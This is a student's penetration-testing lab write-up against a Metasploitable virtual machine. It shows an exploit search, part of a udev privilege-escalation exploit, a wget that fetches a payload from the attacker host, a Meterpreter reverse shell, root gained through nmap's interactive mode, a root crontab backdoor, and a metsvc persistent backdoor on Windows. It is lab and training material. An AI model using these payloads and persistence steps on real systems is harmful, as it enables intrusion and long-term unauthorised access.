

Assignment 6

Made By: Karim Salem 1001619

Searchsploit linux kernel 2.6 for searching for known vulnerabilities and the possible attacks to be done.

To narrow down, you can write searchsploit linux kernel 2.6
privilege escalation

```
metasploit> no results
--(kali@kali)-[~]
└─$ searchsploit linux kernel 2.6 Privilege Escalation

Exploit Title | Path
Linux Kernel (Solaris 10 / < 5.10 138868-01) - Local Privilege Escalation | solaris/local/15962.c
Linux Kernel 2.2-25/2.4.24 / < 2 - 'mremap()' Local Privilege Escalation | linux/local/168.c
Linux Kernel 2.4.1 < 2.4.37 / < 2.1 < 'sys_rc5' - 'pipe.c' Local Privilege Escalation (3) | linux/local/18044.py
Linux Kernel 2.4-23/ < 2.4 - 'do_mremap()' Bound Checking Privilege Escalation | linux/local/185.c
Linux Kernel 2.4-30/ < 2.4.11.5 - Bluetooth 'bluez_sock_create' Local Privilege Escalation | linux/local/25289.c
Linux Kernel 2.4.4 < 2.4.27/ < 2.4 < 'sendpage' Local Privilege Escalation (Metasploit) | linux/local/19933.rb
Linux Kernel 2.4-4/ < 2.4.8/5.3 / RHEL 4.8/5.3 / SuSE 10 SP2/11 / Ubuntu 8.10 (PPC) - 'sock_sendpage()' Local Privilege Escalation | linux/local/1895.c
Linux Kernel 2.4-4/ < 2.4.8 < 'bluez' Bluetooth Signed Buffer Index Privilege Escalation (2) | linux/local/926.c
Linux Kernel 2.4-4/ < 2.4.8 < 'bluezlib()' Local Privilege Escalation (3) | linux/local/1895.c
Linux Kernel 2.4-4/ < 2.4.8 < 'bluez' Bluetooth Signed Buffer Index Privilege Escalation (1) | linux/local/25288.c
Linux Kernel 2.4/ < 2.4 (Fedora 11) - 'sock_sendpage()' Local Privilege Escalation (2) | linux/local/9598.txt
Linux Kernel 2.4/ < 2.4 (Redhat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring0 Privilege Escalation (5) | linux/local/9479.c
Linux Kernel 2.4/ < 2.4 (x86-64) - System Call Emulation Privilege Escalation | linux/x86-64/local/4408.c
Linux Kernel 2.4/ < 2.4 - 'sock_sendpage()' Local Privilege Escalation (3) | linux/local/9641.txt
Linux Kernel 2.4 (Debian 4.0 / Ubuntu / Gentoo) UDEV < 1.4.1 - Local Privilege Escalation (1) | linux/local/6878.sh
Linux Kernel 2.4 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Escalation (2) | linux/local/6372.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_data()' Ring0 Privilege Escalation (1) | linux/x86/local/9542.c
Linux Kernel 2.6.8 < 2.6.31 - 'pipe.c' Local Privilege Escalation (2) | linux/local/23321.c
Linux Kernel 2.6-10 < 2.6-31.5 - 'pipe.c' Local Privilege Escalation | linux/local/40812.c
Linux Kernel 2.6-13 < 2.6-17.4 - 'logrotate' Local Privilege Escalation | linux/local/2031.c
Linux Kernel 2.6-13 < 2.6-17.4 - 'sys_prl()' Local Privilege Escalation (1) | linux/local/2004.c
Linux Kernel 2.6-13 < 2.6-17.4 - 'sys_prl()' Local Privilege Escalation (2) | linux/local/2005.c
Linux Kernel 2.6-13 < 2.6-17.4 - 'sys_prl()' Local Privilege Escalation (3) | linux/local/2006.c
Linux Kernel 2.6-13 < 2.6-17.4 - 'sys_prl()' Local Privilege Escalation (4) | linux/local/2011.sh
Linux Kernel 2.6-17 - 'Sys_Tee' Local Privilege Escalation | linux/local/29714.txt
Linux Kernel 2.6-17 < 2.6-24.1 - 'vmsplice' Local Privilege Escalation (2) | linux/local/5092.c
Linux Kernel 2.6-17.4 - 'proc' Local Privilege Escalation | linux/local/1013.c
Linux Kernel 2.6-18 < 2.6-18-20 - Local Privilege Escalation | linux/local/1013.c
Linux Kernel 2.6-19 < 2.6-19 - 'netfilter' Local Privilege Escalation | linux/local/10135.c
Linux Kernel 2.6-22 < 2.6-22.1 - 'Dirty COW / proc/self/mem' Race Condition Privilege Escalation (SUED Method) | linux/local/40816.c
Linux Kernel 2.6-22 < 2.6-22.1 - 'Dirty COW / proc/self/mem' Race Condition Privilege Escalation (/etc/passwd Method) | linux/local/40817.cpp
Linux Kernel 2.6-22 < 2.6-22.1 - 'Dirty COW' 'PRCTL_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method) | linux/local/40819.c
Linux Kernel 2.6-23 < 2.6-24 - 'vmsplice' Local Privilege Escalation (1) | linux/local/5091.c
Linux Kernel 2.6-24.10-23/ < 2.7-7-10/ < 2.8.3 (Ubuntu 8.04/8.10 / Fedora Core 10 x86-64) - 'set_selection()' UTF-8 Off-by-One Privilege Escalation | linux/x86-64/local/9083.c
Linux Kernel 2.6-27 < 2.6-36 (Redhat x86-64) - 'compat' Local Privilege Escalation | linux/x86-64/local/15024.c
Linux Kernel 2.6-28/ < 2.6-36 (Debian 3.0) - 'Half-Watson' EComet Privilege Escalation | linux/local/17391.c
Linux Kernel 2.6-29 - 'ptrace_attach()' Race Condition Privilege Escalation | linux/local/8678.c
Linux Kernel 2.6-30 < 2.6-30.1 / SE Linux (RHEL 5) - Local Privilege Escalation | linux/local/9191.txt
Linux Kernel 2.6-32 (Ubuntu 10.04) - 'Zproc' Handling SUID Privilege Escalation | linux/local/45770.txt
Linux Kernel 2.6-32 - 'pipe.c' Local Privilege Escalation (4) | linux/local/10018.sh
```

Used nano with file path. However, it is displayed that it doesn't exist

```
File Actions Edit View Help
Linux Kernel < 2.6.36-rc1 (Ubuntu 10.04 / 2.6.32) - 'CAN BCM' Local Privilege Escalation | linux/local/15962.c
Linux Kernel < 2.6.36-rc4-gi2 (x86-64) - 'ia32syscall' Emulation Privilege Escalation | linux/x86-64/local/15024.c
Linux Kernel < 2.6.36-2 (Ubuntu 10.04) - 'Half-Watson' EComet Privilege Escalation | linux/local/17391.c
Linux Kernel < 2.6.37-rc2 - 'ACPI custom_method' Local Privilege Escalation | linux/local/8678.c
Linux Kernel < 2.6.7-rc3 (Slackware 9.1 / Debian 3.0) - 'sys_chown()' Group Ownership Alteration Privilege Escalation | linux/local/2031.c
Linux Kernel < 2.16.1 - 'Remount PUSE' Local Privilege Escalation | linux/local/2004.c
Linux Kernel < 3.10-39 (Debian 8 x64) - 'inotify' Local Privilege Escalation | linux/x86-64/local/15024.c
Linux Kernel < 3.2.0-23 (Ubuntu 12.04 x64) - 'ptrace/sysret' Local Privilege Escalation | linux/x86-64/local/15024.c
Linux Kernel < 3.4.5 (Android 4.2.2/4.4 ARM) - Local Privilege Escalation | arm/local/arm/15024.c
Linux Kernel < 3.5.0-23 (Ubuntu 12.04.2 x64) - 'SOCK_DIAG' SMDP Bypass Local Privilege Escalation | linux/x86-64/local/15024.c
Linux Kernel < 3.8.9 (x86-64) - 'perf_swevent_init' Local Privilege Escalation (2) | linux/x86-64/local/15024.c
Linux Kernel < 3.8.x - open-time Capability 'file_ns_capable()' Local Privilege Escalation | linux/local/15024.c
Linux Kernel < 4.10.15 - Race Condition Privilege Escalation | linux/local/15024.c
Linux Kernel < 4.11.8 - 'mg_notify: double sock_put()' Local Privilege Escalation | linux/local/15024.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation | linux/local/15024.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation | linux/local/15024.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Privilege Escalation | linux/x86-64/local/15024.c
Linux Kernel < 4.4.0-83 / < 4.4.0-59 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP) | linux/local/15024.c
Linux Kernel < 4.4.0 / < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / SMEP) | linux/local/15024.c
ReiserFS (Linux Kernel 2.6.34-rc3 / Redhat / Ubuntu 9.10) - 'xattr' Local Privilege Escalation | linux/local/15024.c
Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privilege Escalation | linux/local/15024.c

Shellcodes: No Results

--(kali@kali)-[~]
└─$
└─$ use/share/exploitdb/exploits/linux/local/8572.c
zsh: no such file or directory: use/share/exploitdb/exploits/linux/local/8572.c

--(kali@kali)-[~]
└─$ nano use/share/exploitdb/exploits/linux/local/8572.c
--(kali@kali)-[~]
└─$
```

Used nano on file use/share/exploitdb/exploits/linux/local/8572.c

```

File Actions Edit View Help
GNU nano 6.0 8572.c
* cve-2009-1185.c
*
* udev < 141 Local Privilege Escalation Exploit
* Jon Oberheide <jon@oberheide.org>
* http://jon.oberheide.org
*
* Information:
*
* http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1185
*
* udev before 1.4.1 does not verify whether a NETLINK message originates
* from kernel space, which allows local users to gain privileges by sending
* a NETLINK message from user space.
*
* Notes:
*
* An alternate version of h0p3's exploit. This exploit leverages the
* 95-msec-late-rules functionality that is meant to run arbitrary commands
* when a device is removed. A bit cleaner and reliable as long as your
* distro ships that rule file.
*
* Tested on Gentoo, Intrapid, and Jaunty.
*
* Usage:
*
* Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
* usually is the udevd PID minus 1) as argv[1].
*
* The exploit will execute /tmp/run as root so throw whatever payload you
* want in there.
*/

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/socket.h>
#include <linux/types.h>
#include <linux/netlink.h>

#ifdef NETLINK_KOBJECT_DEVENT
#define NETLINK_KOBJECT_DEVENT 15
#endif

int

```

To check for process running on Metasploit we used cat

```

msfadmin@metasploitable:~$ cat
^X
msfadmin@metasploitable:~$ cat /proc/net/netlink

```


sk	Eth	Pid	Groups	Rmem	Wmem	Dump	Locks
de312800	0	0	00000000	0	0	00000000	2
dd1e2a00	4	0	00000000	0	0	00000000	2
dd658000	7	0	00000000	0	0	00000000	2
ddc15c00	9	0	00000000	0	0	00000000	2
ddc07c00	10	0	00000000	0	0	00000000	2
de312c00	15	0	00000000	0	0	00000000	2
dd17be00	15	2372	00000001	0	0	00000000	2
de392800	16	0	00000000	0	0	00000000	2
df967e00	18	0	00000000	0	0	00000000	2

```

msfadmin@metasploitable:~$ _

```

for operating payload we will use msfvenom



On the metasploit run “wget 10.0.2.15: 8000/shell.elf”

command to get the payload file from our kali machine

```

HTTP request sent, awaiting response... 404 File not found
11:32:25 ERROR 404: File not found.

msfadmin@metasploitable:~$ wget 10.0.2.15:8000/Shell.elf
--11:34:49-- http://10.0.2.15:8000/Shell.elf
=> 'Shell.elf'
Connecting to 10.0.2.15:8000... connected.
HTTP request sent, awaiting response... 404 File not found
11:34:49 ERROR 404: File not found.

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ls
3zma 8572.c aazma index.html vulnerable
msfadmin@metasploitable:~$ wget 10.0.2.15:8000/Shell.elf
--11:48:05-- http://10.0.2.15:8000/Shell.elf
=> 'Shell.elf'
Connecting to 10.0.2.15:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]

100%[=====>] 207 --.-K/s

11:48:05 (5.48 MB/s) - 'Shell.elf' saved [207/207]

msfadmin@metasploitable:~$

```

We will find it's a Read & write only permission using ls -la

```

100%[=====>] 207          --.--K/s

11:48:05 (5.48 MB/s) - 'Shell.elf' saved [207/207]

msfadmin@metasploitable:~$ ls -la
total 120
drwxr-xr-x 7 msfadmin msfadmin 4096 2022-05-20 11:48 .
drwxr-xr-x 6 root      root      4096 2010-04-16 02:16 ..
-rwxr-xr-x 1 msfadmin msfadmin 8634 2022-05-20 09:07 3zma
-rw-r--r-- 1 msfadmin msfadmin 2757 2022-01-29 00:02 8572.c
-rwxr-xr-x 1 msfadmin msfadmin 8634 2022-05-20 09:07 aazma
lrwxrwxrwx 1 root      root        9 2012-05-14 00:26 .bash_history -> /dev/nul
drwxr-xr-x 4 msfadmin msfadmin 4096 2010-04-17 14:11 .distcc
drwx----- 2 msfadmin msfadmin 4096 2022-05-10 06:25 .gconf
drwx----- 2 msfadmin msfadmin 4096 2022-05-10 06:25 .gconfd
-rw-r--r-- 1 msfadmin msfadmin 41937 2022-05-20 09:41 index.html
-rw----- 1 root      root      4174 2012-05-14 02:01 .mysql_history
-rw-r--r-- 1 msfadmin msfadmin 586 2010-03-16 19:12 .profile
-rwx----- 1 msfadmin msfadmin 4 2012-05-20 14:22 .rhosts
-rw-r--r-- 1 msfadmin msfadmin 207 2022-05-21 16:41 Shell.elf
drwx----- 2 msfadmin msfadmin 4096 2010-05-17 21:43 .ssh
-rw-r--r-- 1 msfadmin msfadmin 0 2010-05-07 14:38 .sudo_as_admin_successful
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
msfadmin@metasploitable:~$

```

using chmod 755 it can now excute

```

-rw-r--r-- 1 msfadmin msfadmin 0 2010-05-07 14:38 .sudo_as_admin_successful
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
msfadmin@metasploitable:~$ chmod 755 Shell.elf
msfadmin@metasploitable:~$ ls -la
-bash: ls-la: command not found
msfadmin@metasploitable:~$ ls -la
total 120
drwxr-xr-x 7 msfadmin msfadmin 4096 2022-05-20 11:48 .
drwxr-xr-x 6 root      root      4096 2010-04-16 02:16 ..
-rwxr-xr-x 1 msfadmin msfadmin 8634 2022-05-20 09:07 3zma
-rw-r--r-- 1 msfadmin msfadmin 2757 2022-01-29 00:02 8572.c
-rwxr-xr-x 1 msfadmin msfadmin 8634 2022-05-20 09:07 aazma
lrwxrwxrwx 1 root      root        9 2012-05-14 00:26 .bash_history -> /dev/nul
drwxr-xr-x 4 msfadmin msfadmin 4096 2010-04-17 14:11 .distcc
drwx----- 2 msfadmin msfadmin 4096 2022-05-10 06:25 .gconf
drwx----- 2 msfadmin msfadmin 4096 2022-05-10 06:25 .gconfd
-rw-r--r-- 1 msfadmin msfadmin 41937 2022-05-20 09:41 index.html
-rw----- 1 root      root      4174 2012-05-14 02:01 .mysql_history
-rw-r--r-- 1 msfadmin msfadmin 586 2010-03-16 19:12 .profile
-rwx----- 1 msfadmin msfadmin 4 2012-05-20 14:22 .rhosts
-rwxr-xr-x 1 msfadmin msfadmin 207 2022-05-21 16:41 Shell.elf
drwx----- 2 msfadmin msfadmin 4096 2010-05-17 21:43 .ssh
-rw-r--r-- 1 msfadmin msfadmin 0 2010-05-07 14:38 .sudo_as_admin_successful
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
msfadmin@metasploitable:~$

```

Msfconsole

Multihandler is to open the connection and maintain the listening

to the payload, the command use exploit/multi/handler

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~/Desktop]  
$ ls  
Shell.elf  
(kali@kali)-[~/Desktop]  
$ cd  
(kali@kali)-[~]  
$ msfconsole  
  
Metasploit Park, System Security Interface  
Version 4.0.5, Alpha E  
Ready ...  
> access security  
access: PERMISSION DENIED.  
> access security grid  
access: PERMISSION DENIED.  
> access main security grid  
access: PERMISSION DENIED....and ...  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
  
+ -- ==[ metasploit v6.1.27-dev ]  
+ -- ==[ 2196 exploits - 1162 auxiliary - 400 post ]  
+ -- ==[ 596 payloads - 45 encoders - 10 nops ]  
+ -- ==[ 9 evasion ]  
  
Metasploit tip: View a module's description using  
info, or the enhanced version in your browser with
```

Used options command to set local host 10.0.2.15

```
0 Wildcard Target  
  
msf6 exploit(multi/handler) > set LHOST 10.0.2.15  
LHOST => 10.0.2.15  
msf6 exploit(multi/handler) > options  
  
Module options (exploit/multi/handler):  


| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
|------|-----------------|----------|-------------|

  
Payload options (linux/x86/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.0.2.15       | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  


| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |

  
msf6 exploit(multi/handler) > █
```

```

-rwxr-xr-x 1 msfadmin msfadmin 8634 2022-05-20 09:07 3zma
-rw-r--r-- 1 msfadmin msfadmin 2757 2022-01-29 00:02 8572.c
-rwxr-xr-x 1 msfadmin msfadmin 8634 2022-05-20 09:07 aazma
lrwxrwxrwx 1 root root 9 2012-05-14 00:26 .bash_history -> /dev/null
drwxr-xr-x 4 msfadmin msfadmin 4096 2010-04-17 14:11 .distcc
drwx----- 2 msfadmin msfadmin 4096 2022-05-10 06:25 .gconf
drwx----- 2 msfadmin msfadmin 4096 2022-05-10 06:25 .gconfd
-rw-r--r-- 1 msfadmin msfadmin 41937 2022-05-20 09:41 index.html
-rw----- 1 root root 4174 2012-05-14 02:01 .mysql_history
-rw-r--r-- 1 msfadmin msfadmin 586 2010-03-16 19:12 .profile
-rwx----- 1 msfadmin msfadmin 4 2012-05-20 14:22 .rhosts
-rwxr-xr-x 1 msfadmin msfadmin 207 2022-05-21 16:41 Shell.elf
drwx----- 2 msfadmin msfadmin 4096 2010-05-17 21:43 .ssh
-rw-r--r-- 1 msfadmin msfadmin 0 2010-05-07 14:38 .sudo_as_admin_successful
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
msfadmin@metasploitable:~$ nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> whoami
Unknown command (whoami) -- press h <enter> for help
nmap> !whoami
root
system() execution of command failed
nmap>

```

Using Metasploit tool, use “exploit/multi/handler” module.

Set the payload Linux/x86/meterpreter/reverse_tcp (didn’t use x64 as it didn’t work)

Set LHOST as kali ip in my case 10.0.2.15

```

= [ metasploit v6.1.27-dev ]
+ -- [ 2196 exploits - 1162 auxiliary - 400 post ]
+ -- [ 596 payloads - 45 encoders - 10 nops ]
+ -- [ 9 evasion ]

Metasploit tip: View missing module options with show -t <module>
missing

msf6 > options

Global Options:
=====
Option          Current Setting      Description
-----
ConsoleLogging  false               Log all console input and output
LogLevel        0                  Verbosity of logs (default 0, max 3)
MeterpreterPrompt meterpreter         The meterpreter prompt string
MinimumRank     0                  The minimum rank of exploits that will run without explicit confirmation
Prompt          msf6               The prompt string
PromptChar      >                  The prompt character
PromptTimeFormat %Y-%m-%d %H:%M:%S  Format for timestamp escapes in prompts
SessionLogging  false              Log all input and output for sessions
TimestampOutput false              Prefix all console output with a timestamp

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (989032 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.5:48179 ) at 2022-05-21 17:11:12 -0400

meterpreter >

```

Gained root access

```

+ -- metasploit v6.1.27-dev ]
+ -- 2196 exploits - 1162 auxiliary - 400 post ]
+ -- 596 payloads - 45 encoders - 10 nops ]
+ -- 9 evasion ]

Metasploit tip: View missing module options with show
missing

msf6 > options

Global Options:
=====

Option          Current Setting  Description
-----
ConsoleLogging   false           Log all console input and output
LogLevel         0              Verbosity of logs (default 0, max 3)
MeterpreterPrompt meterpreter      The meterpreter prompt string
MinimumRank      0              The minimum rank of exploits that will run without explicit confirmation
Prompt           msf6           The prompt string
PromptChar       >             The prompt character
PromptTimeFormat %Y-%m-%d %H:%M:%S Format for timestamp escapes in prompts
SessionLogging   false          Log all input and output for sessions
TimestampOutput  false          Prefix all console output with a timestamp

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (989032 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.5:48179 ) at 2022-05-21 17:11:12 -0400

meterpreter > getuid
Server username: root
meterpreter >

```

Copy payload file to a deep directory

```

SessionLogging   false           Log all input and output for sessions
TimestampOutput  false          Prefix all console output with a timestamp

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (989032 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.5:48179 ) at 2022-05-21 17:11:12 -0400

meterpreter > getuid
Server username: root
meterpreter > shell desktop
Process 5670 created.
Channel 1 created.
ls
3zma
8572.c
Shell.elf
aazma
index.html
shell.elf
vulnerable

```

edit /etc/crontab

then add " *" under # m h dom mon & under dow user root then command /usr/shell.elf

```

meterpreter > cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab' shell script, you can
# use any shell command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root    /usr/shell.elf
#

```

When we close connection metasploit kali will display

```

meterpreter >
[*] 10.0.2.5 - Meterpreter session 1 closed. Reason: Died

```


METSVSC

After logging into the target system, one way to maintain persistence is to use the metssvc service. With this service, you can re-login Meterpreter whenever you want. Anyone who finds the corresponding port of the computer where you place this service can use this backdoor. You should cancel it after using it during the pentest process, otherwise, you will make the system open to malicious people. This will not please the system owners.

We use the multi/handler with a payload of windows/metssvc_bind_tcp to connect to the remote system. This is a special payload, as typically a Meterpreter payload is multi-stage, where a minimal amount of code is sent as part of the exploit, and then more is uploaded after code execution has been achieved.

Think of a shuttle rocket, and the booster rockets that are used to get the space shuttle into orbit. This is much the same, except instead of extra items being there and then dropping off, Meterpreter starts as small as possible, then adds on. In this case however, the full Meterpreter code has already been uploaded to the remote machine, and there is no need for a staged connection.

We set all options for metssvc_bind_tcp with the victim's IP address and the port we wish to have the service connect to on our machine. We then run the exploit.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/metssvc_bind_tcp
PAYLOAD => windows/metssvc_bind_tcp
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) > set RHOST 192.168.1.104
RHOST => 192.168.1.104
msf exploit(handler) > show options

Module options:

  Name  Current Setting  Required  Description
  ----  -
  PAYLOAD  windows/metssvc_bind_tcp

Payload options (windows/metssvc_bind_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique: seh, thread, process
  LPORT     31337           yes       The local port
  RHOST     192.168.1.104   no        The target address

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target

msf exploit(handler) > exploit
```

Immediately after issuing exploit, metssvc backdoor connects back to us

```

[*] Starting the payload handler...
[*] Started bind handler
[*] Meterpreter session 2 opened (192.168.1.101:60840 -> 192.168.1.104:31337)

meterpreter > ps

Process list
=====

  PID  Name                Path
  ---  ---                ---
  140  smss.exe             \SystemRoot\System32\smss.exe
  168  csrss.exe            \??\C:\WINNT\system32\csrss.exe
  188  winlogon.exe         \??\C:\WINNT\system32\winlogon.exe
  216  services.exe         C:\WINNT\system32\services.exe
  228  lsass.exe            C:\WINNT\system32\lsass.exe
  380  svchost.exe          C:\WINNT\system32\svchost.exe
  408  spoolsv.exe          C:\WINNT\system32\spoolsv.exe
  444  svchost.exe          C:\WINNT\System32\svchost.exe
  480  regsvc.exe           C:\WINNT\system32\regsvc.exe
  500  MSTask.exe           C:\WINNT\system32\MSTask.exe
  528  VMwareService.exe    C:\Program Files\VMware\VMware Tools\VMwareService.exe
  564  metsvc.exe           c:\WINNT\my\metsvc.exe
  588  WinMgmt.exe          C:\WINNT\System32\WBEM\WinMgmt.exe
  676  cmd.exe              C:\WINNT\System32\cmd.exe
  724  cmd.exe              C:\WINNT\System32\cmd.exe
  764  mmc.exe              C:\WINNT\system32\mmc.exe
  816  metsvc-server.exe    c:\WINNT\my\metsvc-server.exe
  888  VMwareTray.exe       C:\Program Files\VMware\VMware Tools\VMwareTray.exe
  896  VMwareUser.exe       C:\Program Files\VMware\VMware Tools\VMwareUser.exe
  940  firefox.exe          C:\Program Files\Mozilla Firefox\firefox.exe
  972  TPAutoConnSvc.exe    C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
  1000 Explorer.exe         C:\WINNT\Explorer.exe
  1088 TPAutoConnect.exe    C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe

meterpreter > pwd
C:\WINDOWS\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

here we have a typical Meterpreter session! Again, be careful with when and how you use this trick. System owners will not be happy if you make an attacker's job easier for them by placing such a useful backdoor on the system for them.

Maintaining access is a very important phase of penetration testing, unfortunately, it is one that is often overlooked. Most penetration testers get carried away whenever administrative access is obtained, so if the system is later patched, then they no longer have access to it

Persistent backdoors help us access a system we have successfully compromised in the past. It is important to note that they may be out of scope during a penetration test; however, being familiar with them is of paramount importance. Let us look at a few persistent backdoors now